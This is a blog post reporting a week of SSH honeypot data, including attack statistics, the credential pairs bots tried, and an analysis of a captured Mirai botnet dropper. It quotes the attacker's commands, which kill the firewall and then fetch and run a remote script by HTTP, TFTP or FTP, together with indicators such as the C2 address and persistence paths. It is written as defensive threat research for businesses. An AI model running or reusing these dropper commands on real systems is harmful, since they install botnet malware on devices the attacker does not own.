Last week I decided to build an SSH honeypot. I set up a fake SSH server, exposed it to the open internet, and did nothing. No advertising, no sharing the IP anywhere, no special setup. So far it has been running for seven days to see what would happen.
The results were, to put it mildly, interesting. And they have direct implications for any Irish business running internet-connected systems which, in 2026, is almost everyone.
What Is a Honeypot?
A honeypot is a deliberately exposed decoy system. It looks like a real server to anyone scanning the internet, but it doesn’t do anything real, it just logs everything that happens to it. Security researchers use them to study how attackers behave in the wild, without putting real data at risk.
The one I used is called Cowrie, a well-regarded open-source honeypot that mimics an SSH server. SSH is the protocol used to remotely manage Linux servers, the same kind of server that runs most business websites, cloud services, and online tools. It is also used by many internet routers, cameras, and other internet-connected devices. In other words: it is almost everywhere.
In Plain English: Think of it like leaving a dummy filing cabinet in a car park to see who tries to break into it — and recording exactly what they do.
The Numbers After 7 Days
I expected some activity. I did not expect this much. In just seven days, with zero promotion, the honeypot recorded:
- 21,769 attack sessions
- 1,036 unique IP addresses — over a thousand different sources
- 77 countries represented in the attacking traffic
- A peak of 7,629 attack events in a single hour
To put that peak in perspective: nearly 130 automated attack attempts every single minute, at the height of the activity. The server had been online for less than 24 hours at that point.

Your server doesn’t need to be famous or important to be attacked. It just needs to exist.
The top source country was Germany, followed by Australia, the United States, and the Netherlands. But country of origin tells you very little — attackers route traffic through servers worldwide to hide where they’re really operating from.
Who Was Behind Most of It?
When I looked at which hosting companies the attacking IPs belonged to, one name stood out dramatically: DigitalOcean, a US cloud provider. Over half of all the attack sessions — 11,304 out of 21,769 — came from DigitalOcean IP addresses.
That doesn’t mean DigitalOcean is doing anything wrong. It means attackers rent cheap cloud servers there, often paying with stolen cards or cryptocurrency, run their attack tools, and move on before the account gets suspended. Cloud providers are routinely used as disposable attack infrastructure. It’s a known and persistent problem across the industry.
What Were They Actually Doing?
The vast majority of sessions were automated credential-stuffing attacks — bots cycling through thousands of username and password combinations, hoping to find something with weak login credentials. The most common username tried was root. Passwords included classics like 123456, admin, and variations on the server’s own hostname.
| Rank | Username | Password | Attempts |
|---|---|---|---|
| 1 | 345gs5662d34 | 345gs5662d34 | 692 |
| 2 | root | admin | 337 |
| 3 | clawd | 3245gs5662d34 | 99 |
| 4 | clawd | 123456 | 79 |
| 5 | admin | admin | 74 |
| 6 | solana | solana | 72 |
| 7 | ubuntu | ubuntu | 71 |
| 8 | clawd | 123 | 68 |
| 9 | root | 123456 | 65 |
| 10 | sol | sol | 62 |
You might look at this and think “what is up with ‘345gs5662d34’?” It turns out that that is a default credential used by Polycom IP phones. What is also interesting is the use of clawd. Clawd is a default username for OpenClaw installations. OpenClaw itself is a relatively new implementation of large language models or LLMs which allows LLM’s to have full control of the system that OpenClaw is installed on.
A significant subset of sessions were doing something more targeted. Once they got a shell — a command prompt on the fake server — they immediately attempted two things: steal credentials and establish persistence. They’d plant an SSH key so they could return without a password, and create a scheduled task to maintain access even if the password was later changed.
These aren’t human beings sitting at keyboards. Every session I examined was fully automated, completing in under a second. The attacker’s script logs in, runs its commands, and disconnects — in the time it takes to blink.
Where The Attacks Came From

| Country | Count |
|---|---|
| Germany | 9 |
| United States | 9 |
| Romania | 7 |
| Netherlands | 3 |
| Australia | 3 |
| Vietnam | 3 |
| United Kingdom | 2 |
| Mexico | 1 |
| India | 1 |
| Russia | 1 |
| Singapore | 1 |
The top 40 attacking systems came from 11 different countries. Germany and the United States alone accounted for nearly half of the most active IP addresses, highlighting how cloud infrastructure is commonly used as a staging ground for automated attacks.
The Most Alarming Find: A Live Malware Botnet Campaign
Buried in the logs was something that I found familiar. One session, originating from a single IP address, logged into the honeypot and immediately ran a command sequence I recognised as belonging to a specific, known piece of malware:
- Kill the firewall
- Download a dropper script via HTTP
- If HTTP fails, try TFTP (a secondary file transfer protocol)
- If that fails, try anonymous FTP as a final fallback
This is a Mirai botnet dropper. Mirai is a notorious piece of malware first documented in 2016 that hijacks internet-connected devices — routers, CCTV cameras, smart doorbells — and conscripts them into a robot army (a botnet) that can be used to knock websites offline.
Analysis Of The Mirai Attack
What caught my attention about this specific variant was its operational sophistication. The three-protocol fallback — HTTP, then TFTP, then anonymous FTP — means that even if a firewall blocks one download method, the malware finds another way through. That’s not a beginner’s script. That’s the work of someone who has done this before and knows which ports get blocked.
The attacker logged in via SSH and executed the following:
pkill iptables -9
cd /tmp
wget hxxp://88.214.20.[14]/bins.sh
sh bins.sh
tftp 88.214.20.[14] -c get tftp1.sh
ftpget -v -u anonymous -p anonymous ...
Each step has a specific purpose.
First, the malware kills the firewall using: pkill iptables -9 — This disables any local filtering that might block outgoing traffic.
Next, it moves to /tmp, which is typically writable even on locked-down systems. cd /tmp
Then the attacker attempts to download the dropper script. wget hxxp://88.214.20.[14]/bins.sh
If that fails, the script tries alternative download methods: tftp 88.214.20.[14] -c get tftp1.sh / ftpget -v -u anonymous -p anonymous ...
This explains why the honeypot triggered TFTP and FTP YARA detections — the attacker deliberately tries multiple protocols in sequence so the payload can still be retrieved even if one port is blocked.
The entire process took less than half a second.
The attacker logged in as: username: root / password: pa$$w0rd
The login, payload execution, and disconnect all happened in under a second. That speed makes it clear this was fully automated botnet activity, not a human operator.
The Dropper Script: bins.sh
Analysis of the downloaded bins.sh script shows it acts as a multi-architecture malware dropper. Its job is simple:
- Detect the CPU architecture of the device
- Download the correct binary
- Execute it
The payloads are served from: hxxp://88.214.20.[14]/bins/
| Binary | Target Device Type |
|---|---|
tuxnokill.arm | ARM routers / IoT devices |
tuxnokill.arm4/5/6/7 | ARM variants |
tuxnokill.arc | ARC processors |
tuxnokill.mips | Home routers |
tuxnokill.mpsl | MIPS little-endian |
tuxnokill.x86 | Servers / VMs |
This multi-architecture approach is typical for Mirai-style botnets. The same infection script can compromise everything from home routers to Linux servers.
Each binary is launched with the argument: ipcams
This is the campaign identifier used by the botnet operator. It allows the command-and-control server to track which campaign infected a particular device.
Confirming the Malware: Mirai
The tuxnokill.x86 binary was analysed in a sandbox environment. Multiple indicators confirm that it is a Mirai variant:
- YARA signature
elf_mirai_x86_g1 - Detection by 11 antivirus engines
- CrowdStrike static analysis marking it Linux / malicious (100% confidence)
- AhnLab identifying it as
Linux/Mirai01.Exp
The binary also contains several technical characteristics typical of Mirai.
Self-modifying behaviour
The malware uses prctl to rename its process in the system process list. This is a common technique used to hide malicious processes.
Daemonisation
The malware detaches from the terminal using setsid and runs as a background daemon.
Persistence paths
Files are dropped into: /var/Sofia / /var/tmp/sonia — These directories are commonly used by Mirai variants to persist across reboots.
Log manipulation
The malware compresses or modifies system logs such as: /var/log/auth.log.1.gz / /var/log/kern.log.1.gz — This is likely intended to remove evidence of the compromise.
Watchdog interaction
Access to /dev/watchdog was observed, which Mirai often uses to prevent the system from rebooting and clearing the infection.
Command and Control Infrastructure
Once executed, the malware connects to its command-and-control server at: 64.89.161.[130]:44300
Port 44300 is unusual and appears to be used specifically to avoid simple detection rules. This IP address is already listed on the Spamhaus DROP list, meaning it has previously been identified as malicious infrastructure.
After connecting to the C2 server, the infected device begins scanning the internet for additional victims using Telnet on ports: 23 / 2323 — This is the classic Mirai propagation mechanism.
Sandbox telemetry shows scanning activity targeting systems in: Spain / Vietnam / United States / Russia / Japan
Evidence of an IoT-Focused Campaign
One string extracted from the binary stands out: hikvision
Hikvision IP cameras are one of the most common Mirai targets. Combined with the campaign identifier ipcams, this strongly suggests that the botnet operator is targeting internet-exposed IP cameras and routers rather than traditional servers.
The honeypot simply got caught because it looked like a Linux SSH host.
The SSH Scanner
The connection used: SSH-2.0-Go with the HASSH fingerprint (HASSH is a network fingerprinting standard invented within the Detection Cloud team at Salesforce): 16443846184eafde36765c9bab2f4397
This identifies the scanner as a Go-based SSH brute-force tool, likely custom built rather than a commodity scanning framework. HASSH fingerprints like this can be searched in platforms such as Shodan and GreyNoise to identify additional infrastructure associated with the same campaign.
What Stands Out
Several aspects of this campaign suggest it is more organised than the typical background scanning noise seen on the internet.
First, the three-protocol payload fallback (HTTP → TFTP → FTP) shows operational maturity. The attacker clearly expects that some ports may be blocked and has built redundancy into the delivery mechanism.
Second, the ipcams campaign tag indicates a targeted IoT infection effort, but the dropper works across multiple architectures so it can also compromise generic Linux hosts.
Third, the command-and-control infrastructure has already appeared on threat intelligence blocklists, suggesting this is not a new operation but part of an ongoing botnet campaign.
Finally, the most actionable infrastructure identified in this analysis is the distribution server: 88.214.20.[14]. At the time of analysis, it was actively serving malware binaries via an open directory hosted on xTom / AS3214 infrastructure in Amsterdam.
What Does This Mean for Businesses?
So what does all of this mean if you’re not running a honeypot? Here’s the uncomfortable truth this experiment confirmed: the internet is constantly being scanned. Every public IP address — every server, every router, every device with an internet-facing port — is probed by automated scanners within minutes of coming online. Not because you’re a specific target. Simply because you exist.
The good news is that the overwhelming majority of these attacks rely on two things: weak passwords and unpatched software. Address those two things and you eliminate most of the risk for most businesses.
Three Things You Can Do Right Now
- Audit what you have exposed to the internet. Remote desktop ports, NAS devices, old CCTV systems with a web interface, SSH servers, etc. Make a list. If you don’t know what’s exposed, ask your IT provider to do a quick external scan. You cannot protect what you cannot see.
- Enforce strong, unique passwords on everything internet-facing. The passwords being tried in my logs were depressingly common — household words, keyboard patterns, number sequences. A 16-character random password stops the vast majority of these attacks outright. A password manager makes this practical for everyone on your team.
- Keep firmware and software updated, especially on CCTV and routers. The Mirai variant I found specifically references Hikvision cameras and similar devices. Manufacturers release security patches for known vulnerabilities. If your cameras or routers haven’t been updated in over a year, there is a meaningful chance they are vulnerable to exploits that are already in active use.